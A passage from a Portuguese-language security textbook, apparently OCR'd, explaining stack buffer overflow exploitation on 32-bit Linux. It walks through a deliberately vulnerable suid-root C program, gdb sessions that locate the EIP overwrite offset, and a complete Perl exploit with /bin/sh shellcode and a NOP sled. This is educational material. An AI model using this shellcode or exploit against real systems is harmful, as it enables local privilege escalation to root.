
O objetivo de uma exploração contra um programa privilegiado vulnerável a buffer overflow é conseguir acesso de tal forma que o atacante consiga controlar o programa atacado, e se o programa possuir privilégios suficientes, ou seja se ele possui flag suid root, controlar a máquina.

16.5.1 Stack Overflow

No stack overflow tentaremos sobrescrever o endereço de retorno da função.

A figura seguinte mostra o objetivo da exploração de um Stack Overflow:






Por esse ser o método mais fácil de ser compreendido, mostraremos com detalhes, como podemos tirar proveito desse tipo de problema.

A idéia da exploração é simples. Sabendo que o EIP é um registrador que guarda um endereço de retorno de uma função, então, se nós conseguirmos alterar esse endereço, podemos desviar a execução do programa para alguma outra instrução que esta na memória, apenas colocando o endereço dessa instrução no registrador EIP.

Como desejamos executar um programa apropriado, iremos utilizar um shellcode, que nada mais é do que um conjunto de instruções que será colocado diretamente na memória.



Abaixo, temos um programa vulnerável a esse tipo de falha, que será usado durante toda a explicação. O sistema utilizado para demonstração foi um Mandrake Linux 8.2 num processador com arquitetura intel de 32 bits (IA-32). Portanto, os endereços de funções podem variar para outra distribuição.

```
#include <stdio.h>

        int main(int argc, char *argv[]){

        char buffer[1024];

        printf("Esse é o programa com falha!!!\n");



        if(argc != 2){

        printf("Modo de usar: %s [bytes]\n",argv[0]);
```

```
exit(1);


 }

printf("A string digitada tem %d caracteres.\n", strlen(argv[1]));

strcpy(buffer, argv[1]);

return 0;

}
```



Agora vamos compilar o nosso programa da seguinte forma:

[stack@localhost buffer]$ gcc bug.c -o bug


[stack@localhost buffer]$

Para ficar mais interessante, iremos definir uma permissão diferente nesse arquivo, o suidroot. Com esse tipo de permissão, o programa é executado com privilégios de outro usuário. Para ficar mais interessante, esse usuário será o root, pois é o usuário que tem maior poder no sistema.

```
[stack@localhost buffer]$ su
Password:
[root@localhost buffer]# chown root.root bug
[root@localhost buffer]# chmod 4755 bug
[root@localhost buffer]# ls –l
total 20
 -rwsr-xr-x    1 root     root       14178 Ago 19 16:12 bug*
-rw-rw-r--    1 stack    stack        489 Ago 19 16:07 bug.c
[root@localhost buffer]#
```

Agora, vamos testar o nosso programa até conseguir uma mensagem de falha de segmentação.


```
[stack@localhost buffer]$ ./bug `perl -e 'print "A" x 1032'`
Esse é o programa com falha!!!
A string digitada tem 1032 caracteres.
[stack@localhost buffer]$ ./bug `perl -e 'print "A" x 1036'`
Esse é o programa com falha!!!
A string digitada tem 1036 caracteres.
Segmentation fault
[stack@localhost buffer]$
```




Agora, vamos reproduzir isso usando um debuger bastante conhecido que é o gdb.

```
[stack@localhost buffer]$ gdb bug
GNU gdb 5.1.1
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-mandrake-linux"...
(gdb) r `perl -e 'print "A" x 1036'`
Starting program: /home/stack/testes/buffer/bug `perl -e 'print "A" x 1036'`
Esse é o programa com falha!!!
A string digitada tem 1036 caracteres.


Program received signal SIGSEGV, Segmentation fault.
0x00000002 in ?? ()
```



Sabendo que a nossa meta é sobrescrever o EIP, que é o registrador que guarda o nosso endereço de retorno, vemos que o resultado não foi o esperado, pois o programa tentou saltar para o endereço *0x00000002.* Vamos ver o que aconteceu.




```
(gdb) info all

eax            0x0      0

ecx            0x4eff4040       1325350976

edx            0x50004141       1342193985

ebx            0x4015c98c       1075169676

esp            0xbffff3d4       0xbffff3d4

ebp            0x41414141       0x41414141

esi            0x4001526c       1073828460

edi            0xbffff434       -1073744844


eip            0x2      0x2

eflags         0x10286  66182
```

```
cs          0x23    35
ss          0x2b    43
ds          0x2b    43
es          0x2b    43
fs          0x0     0
```



Tendo em mente que o correspondente em hexadecimal da tabela ASCII do “A” é 41, podemos ver que sobrescrevemos o registrador EBP com 4 “A”s. A nossa meta é sobrescrever o EIP com 4 “A”s, para ter o controle exato sobre o registrador. Então, vamos adicionar mais 4 bytes e ver o que acontece:



(gdb) r `perl -e 'print "A" x 1040'`

The program being debugged has been started already.

Start it from the beginning? (y or n) y

Starting program: /home/stack/testes/buffer/bug `perl -e 'print "A" x 1040'`

Esse é o programa com falha!!!

A string digitada tem 1040 caracteres.

Program received signal SIGSEGV, Segmentation fault.

0x41414141 in ?? ()

(gdb) info all


eax 0x0 0

ecx 0x4eff4040 1325350976

edx 0x50004141 1342193985

ebx 0x4015c98c 1075169676

```
esp            0xbffff3d0      0xbffff3d0
ebp            0x41414141      0x41414141
esi            0x4001526c      1073828460
edi            0xbffff434      -1073744844
eip            0x41414141      0x41414141 <----------------
eflags         0x10286  66182
cs             0x23    35
ss             0x2b    43
ds             0x2b    43
es             0x2b    43
fs             0x0     0
```




Agora que o EIP foi sobrescrito com 4 “A”s e sabemos o tamanho exato do nosso buffer para isso ocorrer, podemos escrever qualquer endereço no EIP.

Feito isso, vamos construir um programa que tire proveito dessa situação. Esse programa é conhecido como exploit.

No nosso exploit, iremos usar um buffer de 1040 bytes e vamos completa-lo da seguinte forma:

N = NOP (0x90) / S = Shellcode / R = ESP (+ offset).

Buffer:[NNNNNNNNNNNNNNNNNNNNSSSSSSSSSSSSSSSSRRRR]



Note que enchemos a primeira parte do buffer com NOPs. NOP é uma instrução que indica NO OPERATION, ou seja, quando a cpu le essa instrução, ela simplesmente passa para a próxima sem fazer nada.

Como estamos na pilha, os bytes são colocados de forma seqüencial e com isso, os NOPs nos levará ate a execução do nosso shellcode.

E por fim, no final do nosso buffer, exatamente na posição 1036, entra o endereço de retorno.

Feito isso, agora precisamos saber qual endereço de retorno vamos usar. Esse endereço tem que ser um endereço que aponte para a posição de memória onde estão os nosso NOPs, para então os NOPs servirem de escorregador para o nosso shellcode. Fica muito mais fácil utilizar NOP do que procurar o endereço do inicio do

nosso shellcode na memória, pois como foi dita anteriormente, uma vez que um NOP for executado, ele nos levara ate o shellcode e pelo fato de ter vários NOPs na memória, fica fácil de ser localizado.

Abaixo irei criar um exploit utilizando a linguagem Perl, porque conseguimos enxergar mais facilmente o que esta acontecendo do que na linguagem C.

```
#!/usr/bin/perl
$shellcode =   "\x31\xc0\x31\xdb\xb0\x17\xcd\x80".
                    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89".
                     "\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c".
                     "\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff".
                    "\xff\xff/bin/sh";

$len = 1040;    # Tamanho necessario pra controlar o EIP.
$ret = 0x41414141;  # Aqui vai o retorno que queremos colocar no EIP
$nop = "\x90";      # IA-32 NOP


# completando o nosso buffer com a quantidade exata de nop. O “-4” é o tamanho do endereço de retorno
    for ($i = 0; $i < ($len - length($shellcode) - 4); $i++) {
        $buffer .= $nop;
    }

# aqui copiamos o shellcode depois dos nops
    $buffer .= $shellcode;
    print("Address: 0x", sprintf('%lx',($ret)), "\n");

# aqui convertemos o ret para string no estilo do shellcode:\x41\x41\x41\x41
    $new_ret = pack('l', ($ret));
```

```
# aqui adicionamos o ret no final do buffer ( apos o shellcode )
    for ($i += length($shellcode); $i < $len; $i += 4) {
        $buffer .= $new_ret;
    }

# aqui executamos o nosso programa com a nossa string
exec("./bug", $buffer);
```




```
#!/usr/bin/perl
$shellcode =   "\x31\xc0\x31\xdb\xb0\x17\xcd\x80".
                "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89".
                "\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c".
                "\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff".
                "\xff\xff/bin/sh";
$len = 1040;    # Tamanho necessario pra controlar o EIP.
$ret = 0x41414141;  # Aqui vai o retorno que queremos colocar no EIP
$nop = "\x90";      # IA-32 NOP
# completando o nosso buffer com a quantidade exata de nop. O "-4" é o tamanho do endereço de retorno
for ($i = 0; $i < ($len - length($shellcode) - 4); $i++) {
    $buffer .= $nop;
}
# aqui copiamos o shellcode depois dos nops
$buffer .= $shellcode;
print("Address: 0x", sprintf('%lx',($ret)), "\n");
# aqui convertemos o ret para string no estilo do shellcode:\x41\x41\x41\x41
$new_ret = pack('l', ($ret));
# aqui adicionamos o ret no final do buffer ( apos o shellcode )
for ($i += length($shellcode); $i < $len; $i += 4) {
    $buffer .= $new_ret;
}
# aqui executamos o nosso programa com a nossa string
exec("./bug", $buffer);
```

No exploit acima, foi colocado na variável ret um endereço de retorno errado, a fim de causar uma falha de segmentação para que possamos procurar os nossos NOPs na memória.

Precisamos habilitar o "core dumping" para que conseguimos analisar o que esta acontecendo na memória atraves de um arquivo que é gerado quando ocorre a falha de segmentação. O comando utilizado é "ulimit -c unlimited" e precisa ser executado como usuário root.

```
[root@localhost buffer]# ulimit -c unlimited
[root@localhost buffer]# perl –x exploit.pl
```

